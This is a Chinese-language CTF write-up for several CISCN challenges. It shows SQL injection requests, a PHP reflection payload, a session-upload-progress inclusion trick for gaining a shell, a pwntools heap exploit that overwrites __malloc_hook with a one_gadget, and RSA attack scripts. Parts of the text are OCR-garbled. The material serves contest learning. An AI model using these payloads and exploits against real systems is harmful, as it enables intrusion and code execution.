

FAFU-1 WP

CISCN 实际操作场景题

1.easy_sql

第一题 SQL 注入:

发现目标过滤了 `Information_schema`,最终通过猜测表名为 `flag` 以及无列名注入获得列名

如下图:

```
1 POST / HTTP/1.1
2 Host: 124.70.0.162:26077
3 Content-Length: 164
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://124.70.0.162:26077
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/90.0.4430.212 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://124.70.0.162:26077/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 uname=admin') and extractvalue(1,concat(0x7e,(select * from(select * from
  flag a join (select * from flag)b
  using(id,no)c)))%23&passwd=11&Submit=%E7%99%BB%E5%BD%95

17 </head>
18 <body style="background: #009688;">
19 <div class="page">
20   <div class="loginwarrp">
21     <div class="logo">我就是一个登陆界面</div>
22     <div class="login_form">
23       <form id="Login" name="Login" method="post" name="form1
  onsubmit="" action="">
24         <span>用户名: </span>
25
26         <input type="text" name="uname" class="
  login_input">
27
28
29         <span>密 码: </span>
30         <input type="password" name="passwd" class="
  login_input">
31
32         <li class="login-sub">
33           <input type="submit" name="Submit" value="登录
  />
34
35     </li>
36   </form>
37 </div>
38 </div>
39 </div>
40 </body>
41 </html>
42
43
44
45
46
47
48
49 Duplicate column name 'e2ee8939-b2b2-456d-93a2-5cbea356ff2b'</font>
50 </div>
51
```

最终拿到 flag:

```
Raw Params Headers Hex
1 POST / HTTP/1.1
2 Host: 124.70.0.162:26077
3 Content-Length: 143
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://124.70.0.162:26077
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/90.0.4430.212 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://124.70.0.162:26077/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 uname=admin') and extractvalue(1,(select
  group_concat('e2ee8939-b2b2-456d-93a2-5cbea356ff2b')from
  flag))%23&passwd=11&Submit=%E7%99%BB%E5%BD%95

Raw Headers Hex HTML Render
17 </head>
18 <body style="background: #009688;">
19 <div class="page">
20   <div class="loginwarrp">
21     <div class="logo">我就是一个登陆界面</div>
22     <div class="login_form">
23       <form id="Login" name="Login" method="post" name="for
  onsubmit="" action="">
24         <span>用户名: </span>
25
26         <input type="text" name="uname" class="
  login_input">
27
28
29         <span>密 码: </span>
30         <input type="password" name="passwd" class=
  login_input">
31
32         <li class="login-sub">
33           <input type="submit" name="Submit" value="登
  />
34
35     </li>
36   </form>
37 </div>
38 </div>
39 </div>
40 </body>
41 </html>
42
43
44
45
46
47
48
49 XPATH syntax error: '{Ikyfh-n4JE1-8rUvc-vi3UG-X4Hsk-}'</font>
50 </div>
51
```

2.easy_source

扫了半天，查了半天资料发现了`..index.php.swo` 这一罕见的文件泄露名

```
← → ↺ ⚠ 不安全 | 124.70.0.162:26119/.index.php.swo
应用 安全 红队 vps 开发 战队 团队 渗透测试目标 安全社区 信息收集&资产... 未看的链接

本题目没有其他代码了噢，就只有这一个文件，虽然你看到的不完全，但是你觉得我会把flag藏在哪里呢，仔细想想文件里面还有什么？

<?php
class User
{
    private static $c = 0;

    function a()
    {
        return ++self::$c;
    }

    function b()
    {
        return ++self::$c;
    }

    function c()
    {
        return ++self::$c;
    }

    function d()
    {
        return ++self::$c;
    }


    function e()
    {
        return ++self::$c;
    }

    function f()
    {
        return ++self::$c;
    }

    function g()
    {
        return ++self::$c;
    }


    function h()
    {
        return ++self::$c;
    }
}
```

分析题目，猜测 **flag** 是藏在类的注释中，同时审计代码发现我们能够实例化任意类，并调用类方法，那么就可以利用 PHP 内置类中的 `ReflectionMethod` 来读取 `User` 类里面各个函数的注释，本地测试如下：



构造 payload: `?rc=ReflectionMethod&ra=User&rb=a&rd=getDocComment`

因为不知道是在哪个函数的注释中，所以逐个尝试：最终发现在 `q` 函数的注释中。



3.middle-source

这题通过 php session 上传进度的问题：

<https://www.php.net/manual/zh/session.upload-progress.php>

写入 shell 到 session 中，然后包含该 session 即可执行任意 php 代码

首先通过目录扫描发现了如下页面：`.listing`



得到 phpinfo 页面



PHP Version 7.4.3	
System	Linux d6038db3088f 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysmsg.ini, /etc/php/7.4/apache2/conf.d/20-syssem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902.NTS
PHP Extension Build	API20190902.NTS
Debug Build	no
Thread Safety	disabled


发现 session 存放路径以及 PHP_SESSION_UPLOAD_PROGRESS，随即想到 session lfi 拿 shell 的方法

Directive	Local Value	Master Value
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_samesite	no value	no value
session.cookie_secure	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/sessions/abcejdtaa	/var/lib/php/sessions/abcejdtaa
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	1	1
session.use_only_cookies	1	1
session.use_strict_mode	0	0

构造如下 html 页面

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Title</title>
</head>
<body>
<form action="http://124.70.0.162:26191/index.php" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="<?php phinfo();?>" />
  <input type="file" name="file1" />
  <input type="file" name="file2" />
  <input type="submit" />
</form>
</body>
</html>
```

进行抓包，修改如下写入要用的代码进行执行，同时记住此时的 phpsessid（下图是当时已经完成全部步骤后的图）



将你要包含的 session 文件名修改成和 cookie 的 phpsessid 一样：sess_+phpsessid

id	name	age	sex	height	weight
92	null	200	<input type="checkbox"/>	<input type="checkbox"/>	6334
1301	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2840
2111	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2840
2217	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2840
2269	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2840
13734	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
14551	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
15964	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
15997	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
16677	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
16821	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
16960	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
17341	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2633
2980	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2551

Request	Response		
Raw	Headers	Hex	Render

[illegible]

14551	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
15964	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
15997	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
16677	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
16821	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
16960	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2635
17341	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2633
2980	null	200	<input type="checkbox"/>	<input type="checkbox"/>	2551

Request

Response

Raw

Headers

Hex

Render

[illegible]

4.lonelywolf

```

__int64 v1; // [rsp+0h] [rbp-18h] BYREF
unsigned __int64 v2; // [rsp+8h] [rbp-10h]

v2 = __readfsqword(0x28u);
__printf_chk(1LL, "Index: ");
__isoc99_scanf(&unk_F44, &size);
if ( !size )
{
    __printf_chk(1LL, "Size: ");
    __isoc99_scanf(&unk_F44, &size);
    v1 = size;
    if ( size > 0x78 )
    {
        __printf_chk(1LL, "Too large");
    }
    else
    {
        v2 = malloc(size);
        if ( v2 )

```

题目是道堆，在创建 chunk 的功能里面可以看见，只能对 index 为 0 的进行操作，在

```

unsigned __int64 sub_C00()
{
    __int64 v1; // [rsp+0h] [rbp-18h] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-10h]

    v2 = __readfsqword(0x28u);
    __printf_chk(1LL, "Index: ");
    __isoc99_scanf(&unk_F44, &v1);
    if ( !v1 && INDEX )
        free(INDEX); // uaf
    return __readfsqword(0x28u) ^ v2;
}

```

后续功能也如此，也就是之后利用只能对当前的 chunk 进行操作，在释放 chunk 时候，未把指针置于空，存在 uaf 漏洞。


```

(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x559eaa6fc280 (size : 0x20d80)
last_remainder: 0x0 (size : 0x0)
unsortbin: 0x559eaa6fc000 (overlap chunk with 0x559eaa6fc000(freed) )
(0x20) tcache_entry[0](160): 0
(0x30) tcache_entry[1](76): 0x100 (invaild memory)
(0x40) tcache_entry[2](153): 0
(0x50) tcache_entry[3](5): 0
(0x60) tcache_entry[4](227): 0
(0x70) tcache_entry[5](127): 0
(0xa0) tcache_entry[8](160): 0
(0xb0) tcache_entry[9](76): 0
(0xc0) tcache_entry[10](153): 0
(0xd0) tcache_entry[11](5): 0
(0xe0) tcache_entry[12](227): 0
(0xf0) tcache_entry[13](127): 0
(0x250) tcache_entry[35](7): 0x559eaa6fc010 → 0x7fe305994ca0 → 0x559eaa6fc280
gdb-peda$ vmmap libc
Start      End      Perm      Name
0x00007fe3055a9000 0x00007fe305790000 r-xp      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/libc-2.27.so
0x00007fe305790000 0x00007fe305990000 ---p      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/libc-2.27.so
0x00007fe305990000 0x00007fe305994000 r--p      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/libc-2.27.so
0x00007fe305994000 0x00007fe305996000 rw-p      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/libc-2.27.so
0x00007fe305996000 0x00007fe3059c3000 r-xp      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/ld-2.27.so
0x00007fe3059c3000 0x00007fe3059c4000 r--p      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/ld-2.27.so
0x00007fe3059c4000 0x00007fe3059c5000 rw-p      /home/shoucheng/glibc-all-in-one/libs/2.
27-3ubuntu1.4_amd64/ld-2.27.so
gdb-peda$ p 0x7fe305994ca0-0x00007fe3055a9000
$1 = 0x3ebca0

```

释放八次 tcache 后计算 libc 偏移

addr	bk	prev	size	status	fd
0x55859c5b8000	None	0x0	0x60	Freed	0x10000000001
0x55859c5b8060	None	0x0	0x20	Freed	0x7fc82939ac30
0x55859c5b8080	0x7fc82939aca0	0x0	0x1d0	Freed	0x7fc82939aca0
0x55859c5b8250	None	0x1d0	0x70	Used	None

```

gdb-peda$ x/20gx 0x7fc82939ac30
0x7fc82939ac30 <__malloc_hook>: 0x0000000000000000 0x0000000000000000
0x7fc82939ac40 <main_arena>: 0x0000000000000000 0x0000000000000000
0x7fc82939ac50 <main_arena+16>: 0x0000000000000000 0x0000000000000000
0x7fc82939ac60 <main_arena+32>: 0x0000000000000000 0x0000000000000000
0x7fc82939ac70 <main_arena+48>: 0x0000000000000000 0x0000000000000000
0x7fc82939ac80 <main_arena+64>: 0x0000000000000000 0x0000000000000000
0x7fc82939ac90 <main_arena+80>: 0x0000000000000000 0x0000000000000000
0x7fc82939aca0 <main_arena+96>: 0x000055859c5b82c0 0x000055859c5b8080
0x7fc82939acb0 <main_arena+112>: 0x000055859c5b8080 0x000055859c5b8080
0x7fc82939acc0 <main_arena+128>: 0x00007fc82939acb0 0x00007fc82939acb0
gdb-peda$

```

修改 chunk 的 fd 指向 malloc_hook,

```

gdb-peda$ parseheap
addr      bk      prev      size      status      fd
0x564a60ba1000  None      0x0      0x60      Freed      0x100000000ff
0x564a60ba1060  None      0x0      0x20      Used       None
0x564a60ba1080  None      0x0      0x1d0     Freed      0x7fe67d066ca0
0x7fe67d066ca0  None      0x1d0     0x70      Used       None
0x564a60ba1250  None      0x1d0     0x70      Used       None
gdb-peda$ x/20gx 0x7fe67d066c30
0x7fe67d066c30 <__malloc_hook>: 0x00007fe67cd8541c 0x0000000000000000
0x7fe67d066c40 <main_arena>: 0x0000000000000000 0x0000000000000000
0x7fe67d066c50 <main_arena+16>: 0x0000000000000000 0x0000000000000000
0x7fe67d066c60 <main_arena+32>: 0x0000000000000000 0x0000000000000000
0x7fe67d066c70 <main_arena+48>: 0x0000000000000000 0x0000000000000000
0x7fe67d066c80 <main_arena+64>: 0x0000000000000000 0x0000000000000000
0x7fe67d066c90 <main_arena+80>: 0x0000000000000000 0x0000000000000000
0x7fe67d066ca0 <main_arena+96>: 0x0000564a60ba12c0 0x0000564a60ba1080
0x7fe67d066cb0 <main_arena+112>: 0x0000564a60ba1080 0x0000564a60ba1080
0x7fe67d066cb0 <main_arena+128>: 0x00007fe67d066cb0 0x00007fe67d066cb0
gdb-peda$

```

```

00000030 65 6c 65 74 65 0a 00000040 75 72 20 63 68 6f 0000004b
[*] libc base:0x7fe67cc7b000
[*] __malloc_hook:0x7fe67d066c30
[*] one_gadget:0x7fe67cd8541c
[DEBUG] Sent 0x2 bytes:
'1\n'
[DEBUG] Received 0x7 bytes:
'Index: '
[DEBUG] Sent 0x2 bytes:
'0\n'
[DEBUG] Received 0x6 bytes:
'Size: '
[DEBUG] Sent 0x3 bytes:
'80\n'
[DEBUG] Received 0x41 bytes:
'Done!\n'
'1. allocate\n'
'2. edit\n'
'3. show\n'
'4. delete\n'
'5. exit\n'

```

修改 malloc_hook 指向 one_gadget exp:

```
#!/usr/bin/env python #coding=utf-8
```

```
from pwn import * context(arch='amd64',os='linux',log_level='debug')
```

```
p=remote('124.70.0.162',26313)
```

```
p=process('./2')
```

```
elf=ELF('./2')
```

```
libc=ELF('./libc-2.27.so')
```

```
malloc_hook=libc.sym[' malloc_hook']
```

```
def allocate(size): p.sendlineafter("choice: ", '1')
```

```
p.sendlineafter("Index: ", '0') p.sendlineafter("Size: ", str(size))
```

```
def edit(content): p.sendlineafter("choice: ", '2')
```

```
p.sendlineafter("Index: ", '0') p.sendlineafter("Content: ", content)
```

```
def show():
```

```
p.sendlineafter("choice: ", '3')
```

```
p.sendlineafter("Index: ", '0') def delete():
```

```
p.sendlineafter("choice: ", '4')
```

```
p.sendlineafter("Index: ", '0')
```

```

allocate(0x60) delete() edit(p64(0))

delete()      #double free show()

p.recvuntil("Content: ") heap=u64(p.recv(6).ljust(8,'\0')) log.info("heap
addr:"+hex(heap))

edit(p64(heap-0x250))    #在 tcache 重叠上一个 chunk

allocate(0x60) allocate(0x60)

for i in range(0,8):    #释放 tcache 七次，充满 tcache bin 链，然后第八次指向 libc
地址

edit(p64(0)) delete()

show()

p.recvuntil("Content: ") libc_base=u64(p.recv(6).ljust(8,'\0'))-0x3ebca0
one_gadget=libc_base+0x10a41c    #0x4f3d5, 0x4f432, 0x10a41c

    malloc_hook=libc_base+ malloc_hook log.info("libc base:0x%x" %libc_base)
log.info(" malloc_hook:0x%x" % malloc_hook)
log.info("one_gadget:0x%x" %one_gadget) allocate(0x50)

edit(p64(0))

allocate(0x10)      #申请堆块，为了伪造 chunk 覆盖在 malloc_hook 上
edit(p64( malloc_hook))

delete()

edit(p64( malloc_hook)) allocate(0x10) allocate(0x10) edit(p64(one_gadget))
#gdb.attach(p,"b*main") allocate(0x20) p.interactive()

```

5.Crypto rsa

附件到手，里面又 chall.py 和 out 两个部分，结合题目是 rsa，所以往 rsa 加密方向去考虑。

名称	修改日期	类型	大小
chall.py	2021/4/28 16:29	PY 文件	1 KB
out	2021/4/28 16:00	文件	3 KB

这是 chall.py 的内容:

```
from flag import text,flag
import md5
from Crypto.Util.number import long_to_bytes,bytes_to_long,getPrime

assert md5.new(text).hexdigest() == flag[6:-1]

msg1 = text[:xx]
msg2 = text[xx:yy]
msg3 = text[yy:]

msg1 = bytes_to_long(msg1)
msg2 = bytes_to_long(msg2)
msg3 = bytes_to_long(msg3)

p1 = getPrime(512)
q1 = getPrime(512)
N1 = p1*q1
e1 = 3
print pow(msg1,e1,N1)
print (e1,N1)

p2 = getPrime(512)
q2 = getPrime(512)
N2 = p2*q2
e2 = 17
e3 = 65537
print pow(msg2,e2,N2)
print pow(msg2,e3,N2)
print (e2,N2)
print (e3,N2)

p3 = getPrime(512)
q3 = getPrime(512)
N3 = p3*q3
print pow(msg3,e3,N3)
print (e3,N3)
print p3>>200
```

这是 out 的内容:

```
19105765285510667553313898813498220212421177527647187802549913914263968
94549314463339067060511625106455036470478935883007213334910880879907502
15404798151826576677636171780441109394588346549225407041963304519793493
53031578518479199454480458137984734402248011464467312753683234543319955
893
(3, 1238144703945505983632805188489145469381377310267779758858467336724
94493975703069760053867471836249473290828799962586855892685902902050630
01831293901056494567669971224624982034171215593839806873286664642282661
94771804348581489382356620924820589990791054501361816851418959555745486
71667320167741641072330259009L)
54995751387258798791895413216172284653407054079765769704170763023830130
98148027294333844524568929372930820057421795901846251279052362225247925
84194988583078981189070767734702535333448779595087662857305090678296844
27375759345623701605997067135659404296663877453758701010726561824951602
615501078818914410959610
91290935267458356541959327381220067466104890455391103989639822855753797
80535413974195995795198394314610855276275644447554525034376679822034824
03775901128548904823757448760161917734718537040147359366084362101536698
29454288199838827646402742554134017280213707222338496271289894681312606
239512924842845268366950
(17, 111381961169589927896512557754289420474877632607334685306667977794
93882401834579583630316149207653937595973163327062609149884393640199664
88204510198115925945286731821091099913844729791989067445691816732826633
23892346854520052840694924830064546269187849702880332522636682366270177
489467478933966884097824069977L)
(65537, 111381961169589927896512557754289420474877632607334685306667977
79493882401834579583630316149207653937595973163327062609149884393640199
66488204510198115925945286731821091099913844729791989067445691816732826
63323892346854520052840694924830064546269187849702880332522636682366270
177489467478933966884097824069977L)
59213696442373765895948702611659756779813897653022080905635545636905434
03830646893528396268605903746194022761871569587558905559369635259463010
70827147570368158754971385237386950668119850363156249278970811531903296
36864005133757096991035607918106529151451834369442313673849563635248465
014289409374291381429646
(65537, 113432930155033263769270712825121761080813952100666693606866355
91711641698414916550723192518059386083625540295035832742244735920068953
72175285476236915860089526190638468018298026374488744512289576357075539
80210685985215887107300416969549087293746310593988908287181025770739538
992559714587375763131132963783147L)
71172866959254729180010718469739003426401077702148589281884197656281514
78620236042882657992902
```

通过 chall.py 和 out 文件的对照查看,可以发现明文一分为三,被分为了三份,其中的每一个部分又使用了不同的 RSA 算法来对其进行加密操作。先看第一段,第一段中可以看到 e1 为 3,取值不当,存在造成小明文攻击问题,可以低加密指数

攻击。第二段中可以看到模数 N_2 相同，存在共模攻击。第三段可以发现已知 P 高位特征，但是 p 值需要爆破才能获得，存在 Coppersmith 攻击问题。

对于 Coppersmith 攻击，使用 sage 脚本爆破高位 p ：

```
n=113432930155033263769270712825121761080813952100666693606866355917116
41698414916550723192518059386083625540295035832742244735920068953721752
85476236915860089526190638468018298026374488744512289576357075539802106
85985215887107300416969549087293746310593988908287181025770739538992559
714587375763131132963783147L
p=711728669592547291800107184697390034264010777021485892818841976562815
1478620236042882657992902
pbits = 512
kbits = pbits-p.nbits()
p=p<<kbits
print("upper %d bits (of %d bits) is given" % (pbits-kbits, pbits))
PR.<x> = PolynomialRing(Zmod(n))
f = x + p
x0 = f.small_roots(X=2^kbits, beta=0.4)[0] # find root < 2^kbits with
factor >= n^0.4
print(p+int(x0))
```

```
alands@DESKTOP-BBM0C6B:~/mnt/c/Users/Alands/Desktop/CISCN/冲刺密码]
$ sage sage.sage
upper 312 bits (of 512 bits) is given
11437038763581010263116493983733546014403343859218003707512796706928880
848035239990740428334091106443982769386517753703890002478698418549777553268906496423
```

解出 p 为

```
11437038763581010263116493983733546014403343859218003707512796706928880
84803523999074042833409110644398276938651775370389000247869841854977755
3268906496423
```

然后需要编写一个脚本，同时针对三种不同的攻击手段，从而获取 Flag：

```
#env python2
```

```
import gmpy2
```

```
import md5
```

```
import libnum
```

```
from Crypto.Util.number import *
```

```
#低加密指数攻击
```

```
c1 = 191057652855106675533138988134982202124211775276471878025499139142
63968945493144633390670605116251064550364704789358830072133349108808799
07502154047981518265766776361717804411093945883465492254070419633045197
93493530315785184791994544804581379847344022480114644673127536832345433
19955893
```

```
e1 = 3
```

```
n1 = 123814470394550598363280518848914546938137731026777975885846733672
49449397570306976005386747183624947329082879996258685589268590290205063
```

```
00183129390105649456766997122462498203417121559383980687328666464228266
19477180434858148938235662092482058999079105450136181685141895955574548
671667320167741641072330259009L
```

```
m1 = gmpy2.iroot(c1, e1)
flag_part1 = long_to_bytes(m1[0])
```

#共模攻击

```
c2 = 549957513872587987918954132161722846534070540797657697041707630238
30130981480272943338445245689293729308200574217959018462512790523622252
47925841949885830789811890707677347025353334487795950876628573050906782
96844273757593456237016059970671356594042966638774537587010107265618249
51602615501078818914410959610
```

```
c3 = 912909352674583565419593273812200674661048904553911039896398228557
53797805354139741959957951983943146108552762756444475545250343766798220
34824037759011285489048237574487601619177347185370401473593660843621015
36698294542881998388276464027425541340172802137072223384962712898946813
12606239512924842845268366950
```

```
e2 = 17
e3 = 65537
```

```
n2 = 111381961169589927896512557754289420474877632607334685306667977794
93882401834579583630316149207653937595973163327062609149884393640199664
88204510198115925945286731821091099913844729791989067445691816732826633
23892346854520052840694924830064546269187849702880332522636682366270177
489467478933966884097824069977L
```

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b%a, a)
        return (g, x - (b//a) * y, y)
```

```
s = egcd(e2, e3)
s1 = s[1]
s2 = s[2]
```

```
if s1 < 0:
    s1 = - s1
    c2 = gmpy2.invert(c2,n2)
```

```
elif s2 < 0:
    s2 = - s2
    c3 = gmpy2.invert(c3,n2)
```

```
m2 = pow(c2, s1, n2) * pow(c3, s2, n2) % n2
```

```
flag_part2 = long_to_bytes(m2)
```

#p 高位攻击 *Coppersmith* 攻击

```
c4 = 592136964423737658959487026116597567798138976530220809056355456369
05434038306468935283962686059037461940227618715695875589055593696352594
63010708271475703681587549713852373869506681198503631562492789708115319
03296368640051337570969910356079181065291514518343694423136738495636352
48465014289409374291381429646
```

```
e4 = 65537
```

```
n3 = 113432930155033263769270712825121761080813952100666693606866355917
11641698414916550723192518059386083625540295035832742244735920068953721
75285476236915860089526190638468018298026374488744512289576357075539802
10685985215887107300416969549087293746310593988908287181025770739538992
559714587375763131132963783147L
```

```
pi = 711728669592547291800107184697390034264010777021485892818841976562
8151478620236042882657992902
```

```
p = 1143703876358101026311649398373354601440334385921800370751279670692
88808480352399907404283340911064439827693865177537038900024786984185497
77553268906496423
```

```
q = n3 // p
```

```
phi = (p-1)*(q-1)
```

```
d = gmpy2.invert(e4,phi)
```

```
m = pow(c4,d,n3)
```

```
flag_part3 = long_to_bytes(m)
```

```
print flag_part1+flag_part2+flag_part3
```

```
print "CISCN{" +md5.new(flag_part1+flag_part2+flag_part3).hexdigest()+"}
"
```

运行脚本得到 flag

```
(alandns@DESKTOP-8BM0C6B)-[/mnt/c/Users/AlandNS/Documents/Tencent Files/1697483158/FileRecv]
$ python2 rsa_simple.py

O wild West Wind, thou breath of Autumn's being,
Thou, from whose unseen presence the leaves dead
Are driven, like ghosts from an enchanter fleeing,
Yellow, and black, and pale, and hectic red,
Pestilence-stricken multitudes: O thou,
Who chariotest to their dark wintry bed

CISCN{3943e8843a19149497956901e5d98639}
(alandns@DESKTOP-8BM0C6B)-[/mnt/c/Users/AlandNS/Documents/Tencent Files/1697483158/FileRecv]
$
```